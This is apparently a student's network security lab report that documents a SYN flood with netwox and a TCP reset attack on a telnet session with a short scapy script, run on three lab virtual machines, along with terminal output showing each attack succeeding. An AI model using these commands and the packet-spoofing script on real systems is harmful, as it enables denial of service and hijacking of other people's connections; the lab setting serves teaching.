


CS 5153/6053 Network Security, Spring 2023 Project 2: Buffer Overflow Attack

Margi Amin M19219371

I successfully set up a three virtual machines according to the instructions provided in the paper.


This is my user machine with IP address of 10.0.2.6



```
SEEDUbuntu1 Clone1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
[03/22/23]seed@VM:~$ ifconfig
enp0s3  Link encap:Ethernet  HWaddr 08:00:27:b5:20:7b
        inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
        inet6 addr: fe80::fd97:271c:5ac3:9ceb/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:14 errors:0 dropped:0 overruns:0 frame:0
        TX packets:73 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:2558 (2.5 KB)  TX bytes:8536 (8.5 KB)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
```


This is my server machine with IP address of 10.0.2.7



```
SEEDUbuntu1 Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
[03/22/23]seed@VM:~$ ifconfig
enp0s3  Link encap:Ethernet  HWaddr 08:00:27:e5:c0:9f
        inet addr:10.0.2.7  Bcast:10.0.2.255  Mask:255.255.255.0
        inet6 addr: fe80::4101:a3a1:cb99:abbc/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:8 errors:0 dropped:0 overruns:0 frame:0
        TX packets:69 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:1950 (1.9 KB)  TX bytes:7998 (7.9 KB)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:57 errors:0 dropped:0 overruns:0 frame:0
        TX packets:57 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1
```

This is my attacker's machine with 10.0.2.5



```
SEEDUbuntu1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator /bin/bash
ifconfig: command not found
[03/22/23]seed@VM:~$ ifconfig
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:1a:de:26
            inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
            inet6 addr: fe80::5507:c65c:6027:68ae/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:12 errors:0 dropped:0 overruns:0 frame:0
            TX packets:79 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:2674 (2.6 KB)  TX bytes:9033 (9.0 KB)

lo          Link encap:Local Loopback
            inet addr:127.0.0.1  Mask:255.0.0.0
            inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:65536  Metric:1
            RX packets:80 errors:0 dropped:0 overruns:0 frame:0
            TX packets:80 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1
            RX bytes:20566 (20.5 KB)  TX bytes:20566 (20.5 KB)

[03/22/23]seed@VM:~$ sudo netwox 76 -i 10.0.2.7 -p 23 -s raw
^C
[03/23/23]seed@VM:~$ sudo netwox 76 -i 10.0.2.7 -p 23 -s raw
```

Task 1 : SYN flooding attack

Step 1: turn SYN cookies off

In server run following command:

Sudo sysctl -w net.ipv4.tcp_syncookies=0

Step 2: connect user machine by telnet

In user run following command:

Telnet 10.0.2.7

My output with login id : seed and password: dees

```
SEEDUbuntu1 Clone1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
/usr/lib/update-notifier/update-motd-fsck-at-reboot[:59: integer
expression expected: 0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

Step 3: in server machine check tcp connection

In server run following command:

Netstat -tna

My output:

```
SEEDUbuntu1 Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash /bin/bash 84x42
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[03/23/23]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[03/23/23]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address         State
tcp        0      0 10.0.2.7:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53           0.0.0.0:*               LISTEN
tcp        0      0 127.0.1.1:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306         0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.7:23            10.0.2.6:39414         ESTABLISHED
tcp6       0      0 :::80                  :::*                    LISTEN
tcp6       0      0 :::53                  :::*                    LISTEN
tcp6       0      0 :::21                  :::*                    LISTEN
tcp6       0      0 :::22                  :::*                    LISTEN
tcp6       0      0 :::3128                :::*                    LISTEN
tcp6       0      0 :::1:953               :::*                    LISTEN
[03/23/23]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address         State
```

Here we can see only one connection established between 10.0.2.7 and 10.0.2.6.


Step 4: attack server

In attaker run following command:

Sudo network 76 -l 10.0.2.7 -p 23 -s raw

My output:

In attackers:



SEEDUbuntu1 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator

/bin/bash

/bin/bash 66x24

```
ifconfig: command not found
[03/22/23]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:1a:de:26
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::5507:c65c:6027:68ae/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:12 errors:0 dropped:0 overruns:0 frame:0
          TX packets:79 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2674 (2.6 KB)  TX bytes:9033 (9.0 KB)


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:80 errors:0 dropped:0 overruns:0 frame:0
          TX packets:80 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:20566 (20.5 KB)  TX bytes:20566 (20.5 KB)

[03/22/23]seed@VM:~$ sudo netwox 76 -i 10.0.2.7 -p 23 -s raw
^C
[03/23/23]seed@VM:~$ sudo netwox 76 -i 10.0.2.7 -p 23 -s raw
```

to search

In server after repeting step 3:


```
SEEDUbuntu1 Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
tcp6 0 0 :::3128 :::*
LISTEN
tcp6 0 0 :::1:953 :::*
LISTEN
[03/23/23]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address
State
tcp 0 0 10.0.2.7:53 0.0.0.0:*
LISTEN
tcp 0 0 127.0.0.1:53 0.0.0.0:*
LISTEN
tcp 0 0 127.0.1.1:53 0.0.0.0:*
LISTEN
tcp 0 0 0.0.0.0:22 0.0.0.0:*
LISTEN
tcp 0 0 0.0.0.0:23 0.0.0.0:*
LISTEN
tcp 0 0 127.0.0.1:953 0.0.0.0:*
LISTEN
tcp 0 0 127.0.0.1:3306 0.0.0.0:*
LISTEN
tcp 0 0 10.0.2.7:23 249.192.107.40:31867
SYN_RECV
tcp 0 0 10.0.2.7:23 249.118.205.164:34186
SYN_RECV
tcp 0 0 10.0.2.7:23 251.173.219.247:46982
SYN_RECV
tcp 0 0 10.0.2.7:23 244.178.55.144:32284
SYN_RECV
tcp 0 0 10.0.2.7:23 246.140.119.57:60188
SYN_RECV
tcp 0 0 10.0.2.7:23 245.10.17.4:39149
SYN_RECV
tcp 0 0 10.0.2.7:23 247.201.40.20:41432
SYN_RECV
tcp 0 0 10.0.2.7:23 244.33.187.224:1719
SYN_RECV
tcp 0 0 10.0.2.7:23 248.236.87.90:58513
SYN_RECV
tcp 0 0 10.0.2.7:23 244.160.102.65:39531
SYN_RECV
```



Step 5 : try to connect user machine by telnet again

Follow step 2 and could not able to connect.

Output:



So we can say that attack was successful.

Also tried with SYN cookies on and was able to connect.


Task 2: TCP RST Attack on telnet

Step 1: connect user machine by telnet

In user run following command:

Telnet 10.0.2.7

My output with login id : seed and password: dees




```
/bin/bash
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
/usr/lib/update-notifier/update-motd-fsck-at-reboot:[:59: integer
expression expected: 0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

Step 2: Install pip3 and scapy and run following command:



```
*reset.py (~/) - gedit
#!/usr/bin/python3
import sys
from scapy.all import *

print("sending reset packet...")
IPLayer = IP(src = "10.0.2.7", dst="10.0.2.6")
TCPLayer = TCP(sport=23, dport=44848, flags="R", seq=86590564)
pkt = IPLayer/TCPLayer
ls(pkt)
send(pkt, verbose=0)
```

Step 3:


Run following command in attacker:

Sudo python reset.py

Step 4:

Attack successful

Output: It says connection closed by foreign host.




```
SEEDUbuntu1 Clone1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
bin/bash
/bin/bash 79x18
inet6 addr: fe80::4101:a3a1:cb99:abbc/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:172 errors:0 dropped:0 overruns:0 frame:0
TX packets:191 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:22840 (22.8 KB) TX bytes:21136 (21.1 KB)

lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:119 errors:0 dropped:0 overruns:0 frame:0
TX packets:119 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:24247 (24.2 KB) TX bytes:24247 (24.2 KB)

[03/24/23]seed@VM:~$ lConnection closed by foreign host.
[03/24/23]seed@VM:~$ ssh 10.0.2.7
```

For sequence used wireshark:



SEEDUbuntu1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Capturing from eth0

No.	Time	Source	Destination	Protocol	Length	Info
